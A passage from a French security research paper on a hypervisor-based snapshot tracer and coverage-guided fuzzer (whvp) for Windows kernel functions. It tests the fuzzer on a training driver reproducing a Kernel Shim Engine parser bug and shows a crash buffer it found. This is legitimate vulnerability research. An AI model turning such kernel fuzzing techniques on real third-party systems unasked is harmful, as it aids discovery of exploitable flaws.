snapshot = RpycSnapshot(hostname, port)
emulator = whvp.Emulator()

context = snapshot.get_initial_context()
```

Il faut ensuite configurer les registres du processeur virtuel. Tout se passe comme si le système d'exploitation était *forké* dans la partition.

```python
# GDT
emulator.set_table_reg("gdt", context["gdtr"], context["gdtl"])

# IDT
emulator.set_table_reg("idt", context["idtr"], context["idtl"])

# CR0
emulator.set_reg("cr0", context["cr0"])

# CR3
emulator.set_reg("cr3", context["cr3"])

# CR4
emulator.set_reg("cr4", context["cr4"])
```

```
# IA32 EFER
emulator.set_reg("efer", context["efer"])

emulator.set_segment_reg("cs", 0, 0, 1, 0, context["cs"])
emulator.set_segment_reg("ss", 0, 0, 0, 0, context["ss"])
emulator.set_segment_reg("ds", 0, 0, 0, 0, context["ds"])
emulator.set_segment_reg("es", 0, 0, 0, 0, context["es"])

emulator.set_segment_reg("fs", context["fs_base"], 0, 0, 0,
    context["fs"])
emulator.set_segment_reg("gs", context["gs_base"], 0, 0, 0,
    context["gs"])

emulator.set_reg("rax", context["rax"])
emulator.set_reg("rbx", context["rbx"])
emulator.set_reg("rcx", context["rcx"])
emulator.set_reg("rdx", context["rdx"])
emulator.set_reg("rsi", context["rsi"])
emulator.set_reg("rdi", context["rdi"])
emulator.set_reg("r8", context["r8"])
emulator.set_reg("r9", context["r9"])
emulator.set_reg("r10", context["r10"])
emulator.set_reg("r11", context["r11"])
emulator.set_reg("r12", context["r12"])
emulator.set_reg("r13", context["r13"])
emulator.set_reg("r14", context["r14"])
emulator.set_reg("r15", context["r15"])

emulator.set_reg("rbp", context["rbp"])
emulator.set_reg("rsp", context["rsp"])

emulator.set_reg("rip", context["rip"])

emulator.set_reg("rflags", context["rflags"])

return_address = context["return_address"]
```

Lorsque le processeur virtuel a besoin d’une page physique qui n’est pas présente dans la mémoire de la partition, il faut être capable de lui fournir les données contenues dans celle-ci. D’une façon analogue au contexte, nous utilisons aussi le déboggueur noyau pour cela.

```
def memory_access_callback(gpa, gva):
    data = snapshot.memory_access_callback(gpa)
    if data:
        return data
    else:
        raise Exception(F"no data for gpa {gpa:X} (gva {gva:x})")
```

Nous avons maintenant toutes les informations nécessaires pour exécuter la fonction dans la partition.

```
params = {
```

```
        "coverage_mode": "no",
        "return_address": return_address,
        "save_context": False,
        "display_instructions": False,
        "save_instructions": False,
        "display_vm_exits": True,
        "stopping_addresses": [],
}

whvp.log("running emulator")
start = time.time()
result = emulator.run_until(params, memory_access_callback=
    memory_access_callback)
end = time.time()
whvp.log(F"{result} in {end - start:.2f} secs")
```

Nous arrivons à exécuter correctement la fonction :

```
> python .\samples\RtlInitUnicodeString.py
2020-01-30 11:53:31,284 INFO  [whvp] running emulator
2020-01-30 11:53:31,349 INFO  [whvp::core] used 8.19 kB for code
    and 36.86 kB for data
2020-01-30 11:53:31,349 INFO  [whvp::core] got 12 vm exits (
    Success)
2020-01-30 11:53:31,349 INFO  [whvp] vm exit: 12, coverage 1,
    status Success in 0.06 secs
2020-01-30 11:53:31,354 DEBUG [whvp::whvp] destructing partition
2020-01-30 11:53:31,357 DEBUG [whvp::mem] destructing allocator
```

Nous avons obtenu 12 sorties de vm.

La première sortie de vm correspond au fait que la page physique `0x58147f80` n'est pas présente.

```
MemoryAccess(
    VpContext {
        Rip: fffff80578c45b50,
        Rflags: 0000000000050246,
    },
    MemoryAccessContext {
        AccessInfo: MemoryAccessInfo {
            AccessType: Write,
            GpaUnmapped: true,
            GvaValid: false,
        },
        Gpa: 0000000058147f80,
        Gva: 0000000000000000,
    },
)
```

Nous voyons aussi que l'adresse qui est en train d'être exécutée est `0xfffff80578c45b50`. En convertissant cette adresse vers son adresse physique, nous comprenons rapidement pourquoi cette adresse physique est nécessaire, il s'agit de la table de page principale pointée par le registre `cr3`.

```
kd> r cr3
cr3=0000000058147002
```

Les 4 sorties de vm suivantes correspondent aux différentes tables de pages nécessaires à la conversion de l'adresse virtuelle de `rip`.

```
MemoryAccess(
    VpContext {
        Rip: fffff80578c45b50,
        Rflags: 0000000000050246,
    },
    MemoryAccessContext {
        AccessInfo: MemoryAccessInfo {
            AccessType: Write,
            GpaUnmapped: true,
            GvaValid: false,
        },
        Gpa: 00000000011080a8,
        Gva: 0000000000000000,
    },
)
MemoryAccess(
    VpContext {
        Rip: fffff80578c45b50,
        Rflags: 0000000000050246,
    },
    MemoryAccessContext {
        AccessInfo: MemoryAccessInfo {
            AccessType: Write,
            GpaUnmapped: true,
            GvaValid: false,
        },
        Gpa: 0000000001109e30,
        Gva: 0000000000000000,
    },
)
MemoryAccess(
    VpContext {
        Rip: fffff80578c45b50,
        Rflags: 0000000000050246,
    },
    MemoryAccessContext {
        AccessInfo: MemoryAccessInfo {
            AccessType: Write,
            GpaUnmapped: true,
            GvaValid: false,
        },
        Gpa: 0000000001113228,
        Gva: 0000000000000000,
    },
)
MemoryAccess(
    VpContext {
        Rip: fffff80578c45b50,
        Rflags: 0000000000050246,
    },
```

```
        MemoryAccessContext {
            AccessInfo: MemoryAccessInfo {
                AccessType: Execute,
                GpaUnmapped: true,
                GvaValid: true,
            },
            Gpa: 0000000001f3db50,
            Gva: fffff80578c45b50,
        },
    )
```

Comme nous pouvons le voir en interrogeant le déboggueur :

```
kd> !pte @rip
                                           VA fffff80578c45b50
PXE at FFFFFC7E3F1F8F80    PPE at FFFFFC7E3F1F00A8    PDE at
    FFFFFC7E3E015E30    PTE at FFFFFC7C02BC6228
contains 0000000001108063  contains 0000000001109063  contains
    0000000001113063  contains 0900000001F3D021
pfn 1108      ---DA--KWEV  pfn 1109      ---DA--KWEV  pfn 1113
    ---DA--KWEV  pfn 1f3d      ----A--KREV
```

La première instruction de la fonction est une écriture à l'adresse pointée par `rcx` (la structure `_UNICODE_STRING`).

```
fffff805`78c45b50 48c70100000000  mov     qword ptr [rcx],0
```

D'une manière similaire aux sorties de vm précédentes nous avons aussi 4 sorties de vm correspondant à la traduction de l'adresse virtuelle contenue dans `rcx`.

```
    MemoryAccess(
        VpContext {
            Rip: fffff80578c45b50,
            Rflags: 0000000000050246,
        },
        MemoryAccessContext {
            AccessInfo: MemoryAccessInfo {
                AccessType: Write,
                GpaUnmapped: true,
                GvaValid: false,
            },
            Gpa: 00000000005a6190,
            Gva: 0000000000000000,
        },
    )
    MemoryAccess(
        VpContext {
            Rip: fffff80578c45b50,
            Rflags: 0000000000050246,
        },
        MemoryAccessContext {
            AccessInfo: MemoryAccessInfo {
```

```
                AccessType: Write,
                GpaUnmapped: true,
                GvaValid: false,
            },
            Gpa: 00000000005a7928,
            Gva: 0000000000000000,
        },
    )
    MemoryAccess(
        VpContext {
            Rip: fffff80578c45b50,
            Rflags: 0000000000050246,
        },
        MemoryAccessContext {
            AccessInfo: MemoryAccessInfo {
                AccessType: Write,
                GpaUnmapped: true,
                GvaValid: false,
            },
            Gpa: 0000000068387ff0,
            Gva: 0000000000000000,
        },
    )
    MemoryAccess(
        VpContext {
            Rip: fffff80578c45b50,
            Rflags: 0000000000050246,
        },
        MemoryAccessContext {
            AccessInfo: MemoryAccessInfo {
                AccessType: Write,
                GpaUnmapped: true,
                GvaValid: true,
            },
            Gpa: 0000000013474f90,
            Gva: ffffef8ca4bfef90,
        },
    )
```

```
kd> r @rcx
rcx=ffffef8ca4bfef90
kd> !pte @rcx
                                           VA ffffef8ca4bfef90
PXE at FFFFFC7E3F1F8EF8    PPE at FFFFFC7E3F1DF190    PDE at
    FFFFFC7E3BE32928    PTE at FFFFFC77C6525FF0
contains 0A000000005A6863  contains 0A000000005A7863  contains 0
    A00000068387863  contains 8A00000013474863
pfn 5a6       ---DA--KWEV  pfn 5a7       ---DA--KWEV  pfn 68387
    ---DA--KWEV  pfn 13474     ---DA--KW-V
```

Les sorties de vm restantes correspondent à l'exécution de l'adresse placée sur la pile lors de l'appel à `RtlInitUnicodeString`, à savoir l'adresse `0fffff805792000dd`.

```
    MemoryAccess(
```

```
    VpContext {
        Rip: fffff805792000dd,
        Rflags: 0000000000050246,
    },
    MemoryAccessContext {
        AccessInfo: MemoryAccessInfo {
            AccessType: Write,
            GpaUnmapped: true,
            GvaValid: false,
        },
        Gpa: 0000000001116000,
        Gva: 0000000000000000,
    },
)
MemoryAccess(
    VpContext {
        Rip: fffff805792000dd,
        Rflags: 0000000000050246,
    },
    MemoryAccessContext {
        AccessInfo: MemoryAccessInfo {
            AccessType: Execute,
            GpaUnmapped: true,
            GvaValid: true,
        },
        Gpa: 00000000213f80dd,
        Gva: fffff805792000dd,
    },
)
Exception(
    VpContext {
        Rip: fffff805792000dd,
        Rflags: 0000000000040246,
    },
    ExceptionContext {
        ExceptionType: 3,
    },
)

kd> k
# Child-SP          RetAddr           Call Site
00 ffffef8c`a4bfef68 fffff805`792000dd nt!RtlInitUnicodeString
```

Pour savoir si nous avons exécuté l'adresse de retour nous avons juste mis un point d'arrêt à cette adresse (d'où l'interruption 3).

Au final nous obtenons une vm minimaliste qui exerce uniquement le code qui nous intéresse.

Une fois les pages mappées l'exécution de la machine virtuelle est plus rapide, car nous n'avons plus besoin de mapper les pages physiques manquantes dans la partition. Son contexte processeur et sa mémoire sont manipulables à volonté. De plus on part d'un état connu et déterministe.

3.3 Contexte processeur

Dans l'état actuel on connaît le contexte de départ de notre fonction et le contexte lorsque la fonction retourne (si évidemment elle retourne).

Il serait plus utile d'avoir le contexte sur chaque instruction.

Comme on contrôle le contexte de départ, un moyen simple pour obtenir le contexte serait d'activer le flag *TF (Trap Flag)* dans le registre `rflags`. Celui-ci va indiquer au processeur qu'il doit générer une interruption avant l'exécution de chaque instruction. Il faut donc aussi configurer la partition pour obtenir des sorties de vm lorsque l'interruption 1 est déclenchée dans la vm.

Nous avons aussi la possibilité de configurer les registres de debug (`Dr`) pour placer des points d'arrêt dans le code exécuté dans la partition.

Sur chaque interruption il est possible de récupérer le contexte du processeur virtuel. On obtient donc une trace d'exécution de notre fonction.

Le gros avantage par rapport à l'usage d'un déboggueur noyau classique est que la trace est déterministe. Chaque exécution avec les mêmes paramètres de départ (registres et mémoire) va produire la même trace.

De plus il est aisé de comparer 2 traces d'exécution, l'ASLR n'intervenant pas par exemple.

3.4 Restauration de la mémoire

Si on veut une exécution déterministe il faut aussi pouvoir être capable de restaurer les pages de la vm.

Une manière inefficace serait de libérer toutes les pages physiques de la partition et de les remapper comme pour la première exécution.

L'inconvénient est qu'on perd tout l'avantage de notre vm spécialisée, à chaque exécution il faudra récupérer les pages physiques auprès du déboggueur et les mapper au sein de la partition.

Heureusement pour nous, l'API WHVP permet de monitorer les pages qui ont été modifiées durant un laps de temps. Il suffit donc à la fin de l'exécution de notre fonction d'interroger l'hyperviseur avec la fonction `WHvQueryGpaRangeDirtyBitmap` et de restaurer les pages physiques qui ont été modifiées.

Par exemple prenons la fonction `ExAllocatePoolWithTag`. Celle-ci va changer l'état interne du noyau pour refléter l'allocation. À chaque exécution de la fonction nous obtenons une valeur différente pour le registre `rax`. Celui-ci contient l'adresse du buffer alloué.

```
> python .\samples\ExAllocatePoolWithTag.py
2020-01-30 14:43:47,540 INFO  [whvp] running emulator
```

```
2020-01-30 14:43:47,630 INFO  [whvp::core] used 28.67 kB for code
    and 139.26 kB for data
2020-01-30 14:43:47,631 INFO  [whvp::core] got 42 vm exits (Success)
2020-01-30 14:43:47,631 INFO  [whvp] vm exit: 42, coverage 1, status
     Success in 0.09 secs
2020-01-30 14:43:47,632 INFO  [whvp] rax is ffffcb0ea0b03410
2020-01-30 14:43:47,632 INFO  [whvp] running emulator
2020-01-30 14:43:47,637 INFO  [whvp::core] used 28.67 kB for code
    and 143.36 kB for data
2020-01-30 14:43:47,637 INFO  [whvp::core] got 2 vm exits (Success)
2020-01-30 14:43:47,637 INFO  [whvp] vm exit: 2, coverage 1, status
    Success in 0.00 secs
2020-01-30 14:43:47,638 INFO  [whvp] rax is ffffcb0ea0b05610
2020-01-30 14:43:47,642 DEBUG [whvp::whvp] destructing partition
2020-01-30 14:43:47,644 DEBUG [whvp::mem] destructing allocator
```

Remarquons que le nombre de sorties de vm est bien inférieur lors de la seconde exécution. Faisons le même test en restaurant la mémoire entre chaque appel.

```
for i in range(5):
    whvp.log("running emulator")
    set_context(context)
    start = time.time()
    result = emulator.run_until(params, memory_access_callback=
        memory_access_callback)
    end = time.time()
    whvp.log(F"{result} in {end - start:.2f} secs")

    rax = emulator.get_reg("rax")
    whvp.log(F"rax is {rax:x}")

    emulator.restore_snapshot()
```

Cette fois, nous obtenons à chaque exécution la même adresse pour le buffer.

```
  > python .\samples\ExAllocatePoolWithTag.py
2020-01-30 14:48:39,965 INFO  [whvp] running emulator
2020-01-30 14:48:40,047 INFO  [whvp::core] used 28.67 kB for code
    and 139.26 kB for data
2020-01-30 14:48:40,047 INFO  [whvp::core] got 42 vm exits (Success)
2020-01-30 14:48:40,048 INFO  [whvp] vm exit: 42, coverage 1, status
     Success in 0.08 secs
2020-01-30 14:48:40,048 INFO  [whvp] rax is ffffcb0ea0b03410
2020-01-30 14:48:40,049 INFO  [whvp] running emulator
2020-01-30 14:48:40,050 INFO  [whvp::core] used 28.67 kB for code
    and 139.26 kB for data
2020-01-30 14:48:40,051 INFO  [whvp::core] got 1 vm exits (Success)
2020-01-30 14:48:40,051 INFO  [whvp] vm exit: 1, coverage 1, status
    Success in 0.00 secs
2020-01-30 14:48:40,051 INFO  [whvp] rax is ffffcb0ea0b03410
2020-01-30 14:48:40,052 INFO  [whvp] running emulator
2020-01-30 14:48:40,053 INFO  [whvp::core] used 28.67 kB for code
    and 139.26 kB for data
```

```
2020-01-30 14:48:40,054 INFO  [whvp::core] got 1 vm exits (Success)
2020-01-30 14:48:40,054 INFO  [whvp] vm exit: 1, coverage 1, status
    Success in 0.00 secs
2020-01-30 14:48:40,055 INFO  [whvp] rax is ffffcb0ea0b03410
2020-01-30 14:48:40,056 INFO  [whvp] running emulator
2020-01-30 14:48:40,058 INFO  [whvp::core] used 28.67 kB for code
    and 139.26 kB for data
2020-01-30 14:48:40,058 INFO  [whvp::core] got 1 vm exits (Success)
2020-01-30 14:48:40,059 INFO  [whvp] vm exit: 1, coverage 1, status
    Success in 0.00 secs
2020-01-30 14:48:40,060 INFO  [whvp] rax is ffffcb0ea0b03410
2020-01-30 14:48:40,060 INFO  [whvp] running emulator
2020-01-30 14:48:40,062 INFO  [whvp::core] used 28.67 kB for code
    and 139.26 kB for data
2020-01-30 14:48:40,062 INFO  [whvp::core] got 1 vm exits (Success)
2020-01-30 14:48:40,063 INFO  [whvp] vm exit: 1, coverage 1, status
    Success in 0.00 secs
2020-01-30 14:48:40,063 INFO  [whvp] rax is ffffcb0ea0b03410
2020-01-30 14:48:40,067 DEBUG [whvp::whvp] destructing partition
2020-01-30 14:48:40,069 DEBUG [whvp::mem] destructing allocator
```

Pouvoir fixer l'état du noyau avant chaque exécution est très pratique, notamment pour étudier une vulnérabilité par exemple. Il est assez trivial dans ce cas de monitorer les allocations pour déterminer le lieu de la corruption mémoire.

4 Fuzzer

Actuellement nous sommes capables d'exécuter autant de fois que nous voulons une fonction noyau arbitraire en maîtrisant à la fois le contexte CPU de départ ainsi que la mémoire de la vm.

Nous sommes aussi capable d'avoir une couverture du code exécuté. L'idée est donc de développer un fuzzer guidé à partir d'un snapshot mémoire (*snapshot based coverage guided fuzzer*).

Le principe d'un fuzzer est d'exécuter quelque chose avec des entrées qui n'ont pas été prévues par le développeur pour ensuite détecter les comportements anormaux.

Pour déterminer le format des paramètres de la fonction il s'agit de faire une étude préalable (de toute façon nécessaire pour de l'audit de code) sur les entrées contrôlées par l'attaquant.

Un comportement anormal va être dans notre cas l'exécution d'une fonction qui n'est pas prévue. Comme on exécute du code noyau un candidat naturel va être `KeBugCheck` mais rien ne nous oblige à se restreindre.

Nous avons 2 listes de fonctions : la première va contenir les addresses de retour **normales**, la seconde va contenir les adresses des fonctions **anormales** indiquant ainsi que la fonction ne s'est pas exécutée comme

prévue. Nous allons considérer ceci comme un *crash* et enregistrer dans un fichier les paramètres ayant abouti à cette exécution anormale.

Lors du mapping des pages physiques, nous insérons des points d'arrêt logiciel sur les adresses contenues dans ces 2 listes de fonctions. La résolution des adresses est facilitée car nous sommes déjà connecté à un déboggueur, il nous suffit juste de l'interroger pour obtenir les adresses qui nous intéressent.

Un fuzzer assisté par de la couverture de code fonctionne de la manière suivante :

— la cible est instrumentée pour récupérer la couverture de code ;
— un corpus d'entrées est chargé ;
— une entrée du corpus est choisie ;
— puis mutée ;
— la cible est exécutée ;
— si une nouvelle couverture de code est obtenue, la nouvelle entrée est rajoutée au corpus.

Nous sommes donc plus intéressés par la découverte de nouveaux chemins plus que par le contexte processeur complet à chaque exécution d'une instruction.

Nous allons donc obtenir notre couverture de code autrement. Au lieu de mapper directement les pages de code, nous allons mapper des pages remplies d'octets `0xcc` (qui correspond à l'instruction `int 3`). A chaque interruption, nous notons l'adresse et nous restaurons l'instruction originale avant de reprendre l'exécution. Nous aurons donc la couverture de code sur les instructions uniques exécutées par le processeur. Ce compromis est acceptable vis-à-vis du gain en performance.

Nous obtiendrons ainsi une sortie de vm uniquement sur l'exécution de nouvelles branches de code et les performances vont grandement s'améliorer.

La trace sera moins précise mais beaucoup plus rapide. Et la rapidité est très importante pour un fuzzer.

Pour le choix de l'entrée, comme il s'agit de l'analyse précise d'une fonction particulière, il est légitime de penser que nous connaissons le prototype de la fonction ainsi que les paramètres contrôlés par l'attaquant. Nous allons nous contenter de voir cette entrée comme un buffer avec une adresse et une taille. Les données originales sont lues puis mutées avant d'être réécrites en mémoire. Pour la mutation nous utilisons des heuristiques classiques de mutation comme celles utilisés dans *radamsa* ou *AFL*.

La stratégie pour sélectionner une entrée du corpus est minimaliste. Nous nous contentons de tourner parmi les entrées provoquant une nouvelle couverture de code.

Il est aussi utile de monitorer le répertoire contenant le corpus, dès qu'un nouveau fichier est rajouté dans ce répertoire il est automatiquement ajouté à la liste de travail du fuzzer et sélectionné comme point de départ d'une future mutation.

Pour reproduire un crash (par exemple pour obtenir une trace avec la couverture de code complète), il suffit de réécrire l'entrée avec l'entrée ayant provoqué le crash et ensuite d'exécuter la cible.

Par contre cela se complique pour reproduire le crash en dehors de l'outil. En effet comme lorsqu'on utilise *libfuzzer*, on attaque une fonction bas-niveau (au niveau de l'API). La reproduction nécessite donc d'injecter l'entrée qui provoque le crash dans un client dédié ou tout autre moyen permettant d'appeler la fonction cible. Nous considérons que ce client est un préalable à l'analyse (de toute façon nécessaire pour être capable d'utiliser le déboggueur noyau).

Le triage des crashs est facilité par la stabilité des adresses. Chaque crash est rejoué (en dehors du fuzzer) et ceux finissant par les mêmes adresses sont considérés comme des duplicata. Le choix de la taille à considérer est bien évidemment à ajuster pour chaque cible.

4.1 Cas pratique

Dans le cadre d'une formation interne nous avons développé un driver noyau reproduisant une vulnérabilité découverte [26] au sein du parseur utilisé par le composant KSE (Kernel Shim Engine) [15] du noyau Windows.

Ce driver est idéal pour tester notre fuzzer. En effet nous sommes sûrs d'avoir une vulnérabilité à trouver, cette vulnérabilité se trouve dans du code qui effectue du parsing (donc particulièrement pénible à auditer).

Concrètement le driver fonctionne de la manière suivante :

- il charge et mappe en mémoire le fichier décrivant les *shims* ;
- il fournit un *ioctl* permettant de chercher un *shim* par son nom ;
- lors de la recherche du *shim*, il parse le fichier mappé en mémoire.

Notre stratégie va être la suivante :

- grâce à un déboggueur noyau nous posons un point d'arrêt sur le handler de cet IOCTL. Celui-ci nous permettra d'avoir accès au contexte du processeur et à la mémoire de notre cible ;




Fig. 3. Point d'entrée du parseur

— nous créeons alors un processeur virtuel avec l'api WHVP en lui fournissant comme contexte de départ le contexte CPU du déboggueur ;
— le processeur virtuel est alors démarré ;
— à l'issue de cette première exécution, tout le code nécessaire à l'exécution de notre fonction cible est présent en mémoire.

Nous pouvons maintenant attaquer la phase de fuzzing :

— le contexte CPU et mémoire est restauré ;
— nous mutons le buffer contenant les données des *shims* ;
— nous lançons l'exécution du processeur virtuel ;
— si la couverture obtenue par celle-ci est différente de la couverture de code initial nous stockons les données mutées ainsi que le coverage obtenu ;
— nous faisons ça pour chaque membre de notre corpus ;

— les buffers ayant obtenu le meilleur coverage sont utilisés comme point de départ des mutations ;
— on recommence jusqu'à exécuter soit la fonction `KeBugCheck` soit l'adresse de retour.

4.2 Résultats

La première étape est de vérifier que le code exercé par la fonction cible s'exécute correctement dans notre partition.

```
> whvp-tracer --coverage instrs --workdir .\tmp\traces\sstic
2020-01-30 17:47:40,323 INFO  [whvp] resolving forbidden addresses
2020-01-30 17:47:40,337 INFO  [whvp] getting initial context
2020-01-30 17:47:40,373 INFO  [whvp] tracing SdbParser!
    DriverDispatchIoctl_GetNbShim+0x0 (fffff8057d1b653c)
2020-01-30 17:47:40,375 INFO  [whvp] running emulator
2020-01-30 17:47:42,154 INFO  [whvp] vm exit: 59206, coverage 59121,
     status Success in 1.78 secs
2020-01-30 17:47:42,160 DEBUG [whvp::whvp] destructing partition
2020-01-30 17:47:42,163 DEBUG [whvp::mem] destructing allocator
```

La fonction est relativement petite (environ 60000 instructions). Il est à remarquer que l'exécution est lente (environ 1.8s). En effet chaque vm-exit est coûteuse, il vaut mieux en faire le moins possible. Nous n'avons pas besoin d'avoir une couverture de code parfaite, nous sommes plus intéressés par la découverte de nouveaux chemins.

Le buffer non modifié est le suivant :

```
00000000  03 00 00 00 00 00 00 00  73 64 62 66 02 78 a2 00  |........sdbf.x..|
00000010  00 00 03 78 14 00 00 00  02 38 07 70 03 38 01 60  |...x.....8.p.8.`|
00000020  16 40 01 00 00 00 01 98  00 00 00 00 03 78 0e 00  |.@...........x..|
00000030  00 00 02 38 17 70 03 38  01 60 01 98 00 00 00 00  |...8.p.8.`......|
00000040  03 78 0e 00 00 00 02 38  07 70 03 38 04 90 01 98  |.x.....8.p.8....|
00000050  00 00 00 00 03 78 20 00  00 00 02 38 1c 70 03 38  |.....x ....8.p.8|
00000060  01 60 16 40 02 00 00 00  01 98 0c 00 00 00 53 59  |.`.@..........SY|
00000070  53 2e 54 52 50 32 e8 00  00 00 03 78 14 00 00 00  |S.TRP2.....x....|
00000080  02 38 1c 70 03 38 0b 60  16 40 02 00 00 00 01 98  |.8.p.8.`.@......|
00000090  00 00 00 00 03 78 1a 00  00 00 02 38 25 70 03 38  |.....x.....8%p.8|
000000a0  01 60 01 98 0c 00 00 00  45 4c 54 54 49 4c 59 4d  |.`......ELTTILYM|
000000b0  ba 00 00 00 01 70 a0 00  00 00 25 70 28 00 00 00  |.....p....%p(...|
000000c0  01 60 06 00 00 00 10 90  10 00 00 00 83 ed ea c7  |.`..............|
000000d0  d7 34 1c 45 b2 1f df 72  6d c7 c2 07 17 40 02 00  |.4.E...rm....@..|
000000e0  00 00 03 60 26 00 00 00  1c 70 6c 00 00 00 01 60  |...`&....pl....`|
000000f0  48 00 00 00 01 60 26 00  00 00 01 60 68 00 00 00  |H....`&....`h...|
00000100  04 90 10 00 00 00 78 56  34 12 34 12 78 56 12 34  |......xV4.4.xV.4|
00000110  56 78 12 34 56 78 08 70  06 00 00 00 01 60 06 01  |Vx.4Vx.p.....`..|
00000120  00 00 06 50 ff ff ff ff  02 00 01 00 26 70 28 00  |...P........&p(.|
00000130  00 00 01 60 06 00 00 00  10 90 10 00 00 00 83 ed  |...`............|
00000140  ea c7 d7 34 1c 45 b2 1f  df 72 6d c7 c2 07 17 40  |...4.E...rm....@|
00000150  02 00 00 00 03 60 26 00  00 00 01 78 70 00 00 00  |.....`&....xp...|
00000160  01 88 1a 00 00 00 6d 00  79 00 4c 00 69 00 74 00  |......m.y.L.i.t.|
00000170  74 00 6c 00 65 00 53 00  68 00 69 00 6d 00 00 00  |t.l.e.S.h.i.m...|
00000180  01 88 1c 00 00 00 53 00  68 00 69 00 6d 00 4b 00  |......S.h.i.m.K.|
00000190  65 00 79 00 6c 00 6f 00  67 00 67 00 65 00 72 00  |e.y.l.o.g.g.e.r.|
000001a0  00 00 01 88 1a 00 00 00  69 00 38 00 30 00 34 00  |........i.8.0.4.|
000001b0  32 00 70 00 72 00 74 00  2e 00 73 00 79 00 73 00  |2.p.r.t...s.y.s.|
000001c0  00 00 01 88 08 00 00 00  61 00 61 00 61 00 00 00  |........a.a.a...|
```

Toujours pour des raisons de performances nous allons éviter de modifier l'intégralité du buffer et nous contenter de muter uniquement les `0x60` premiers octets.

Après avoir lancé le fuzzer, nous obtenons très rapidement un crash. Le nombre d'exécution par seconde est aussi très satisfaisant (les exemples sont réalisés sur un laptop Lenovo T470 avec juste un coeur utilisé). Nous voyons que nous obtenons environ 2000 exec/s et qu'un premier crash tombe en quelques secondes après un peu plus de 8000 itérations. Le compromis pour obtenir la couverture de code uniquement sur les nouvelles instructions est payant. Nous passons d'une exécution toutes les 2 secondes à 2000 exécutions par secondes.

```
> whvp-fuzzer --coverage hit --input "poi(poi(poi(sdbparser!
    SdbHandle)+8)+8)" --input-size 0x60 --workdir .\tmp\traces\sstic
     --stop-on-crash
2020-01-30 16:39:35,229 INFO  [whvp] fuzzing SdbParser!
    DriverDispatchIoctl_GetNbShim+0x0 (fffff8057d1b653c)
2020-01-30 16:39:35,229 INFO  [whvp] setting forbidden addresses
2020-01-30 16:39:35,246 INFO  [whvp] input is ffff898319d03d20
2020-01-30 16:39:35,247 INFO  [whvp] input size is 60
2020-01-30 16:39:35,248 INFO  [whvp] fuzzer workdir is .\tmp\traces\
    sstic\fuzz\947f7fd2-3183-4b9b-87d3-df3b7815e210
2020-01-30 16:39:35,250 INFO  [whvp::core] first executing a full
    trace to map memory
2020-01-30 16:39:36,877 INFO  [whvp::core] vm exit: 2992, coverage
    2913, status Success
2020-01-30 16:39:36,878 INFO  [whvp::core] restored 35 pages
2020-01-30 16:39:36,879 INFO  [whvp::core] loading corpus
2020-01-30 16:39:36,879 INFO  [whvp::core] starting fuzzing
2020-01-30 16:39:36,881 INFO  [whvp::fuzz] 1 executions, 1 exec/s,
    coverage 2955, new 42, code 94.21 kB, data 229.38 kB, corpus 2,
    worklist 0, crashes 0
2020-01-30 16:39:37,882 INFO  [whvp::fuzz] 2017 executions, 2016
    exec/s, coverage 2993, new 38, code 94.21 kB, data 229.38 kB,
    corpus 7, worklist 1, crashes 0
2020-01-30 16:39:38,883 INFO  [whvp::fuzz] 4137 executions, 2120
    exec/s, coverage 2993, new 0, code 94.21 kB, data 229.38 kB,
    corpus 7, worklist 2, crashes 0
2020-01-30 16:39:39,883 INFO  [whvp::fuzz] 6098 executions, 1961
    exec/s, coverage 3031, new 38, code 94.21 kB, data 229.38 kB,
    corpus 8, worklist 7, crashes 0
2020-01-30 16:39:40,883 INFO  [whvp::fuzz] 8440 executions, 2342
    exec/s, coverage 3033, new 2, code 94.21 kB, data 229.38 kB,
    corpus 8, worklist 1, crashes 0
2020-01-30 16:39:41,344 INFO  [whvp] got abnormal exit on nt!
    KeBugCheckEx+0x0 fffff80578dc48a0
2020-01-30 16:39:41,350 INFO  [whvp] saved 2 symbol(s)
2020-01-30 16:39:41,351 INFO  [whvp] saved 2 module(s)
2020-01-30 16:39:41,356 DEBUG [whvp::whvp] destructing partition
2020-01-30 16:39:41,360 DEBUG [whvp::mem] destructing allocator
```

Le buffer ayant provoqué le crash est le suivant :

```
$ hexdump -C fuzz/947f7fd2-3183-4b9b-87d3-df3b7815e210/crashes/nt_KeBugCheckEx+0
      x0_20200130_163941.bin
00000000  03 00 00 00 00 00 00 00  73 64 62 66 02 78 a2 38  |........sdbf.x.8|
00000010  01 60 01 98 00 00 00 00  03 78 0e 00 00 00 02 38  |.`.......x.....8|
00000020  07 70 03 38 04 90 01 98  00 00 00 00 03 78 20 38  |.p.8.........x 8|
00000030  01 60 01 98 02 38 17 70  03 38 01 60 01 98 00 00  |.`...8.p.8.`....|
00000040  00 00 03 78 0e 00 00 00  02 38 07 70 03 38 04 90  |...x.....8.p.8..|
00000050  01 98 00 00 00 00 03 78  20 00 00 00              |.......x ...|
```

Plusieurs octets ont été modifiés, l'étape suivante est de faire une analyse de la *root cause* afin de déterminer si ce crash est exploitable ou pas (hint : il ne l'est pas).

```
$ binwalk -W input fuzz/947f7fd2-3183-4b9b-87d3-df3b7815e210/crashes/nt_KeBugCheckEx+0x0_20200130_163941.bin

OFFSET      input                                                           fuzz/947f7fd2-3183-4b9b-87d3-df3b7815e210/crashes/nt_KeBugCheckEx+0x0_202001
30_163941.bin
--------------------------------------------------------------------------------
0x00000000  03 00 00 00 00 00 00 00 73 64 62 66 02 78 A2 00 |........sdbf.x..| \ 03 00 00 00 00 00 00 00 73 64 62 66 02 78 A2 38 |........sdbf.x.8|
0x00000010  00 00 03 78 14 00 00 00 02 38 07 70 03 38 01 60 |...x.....8.p.8.`| / 01 60 01 98 00 00 00 00 03 78 0E 00 00 00 02 38 |.`.......x.....8|
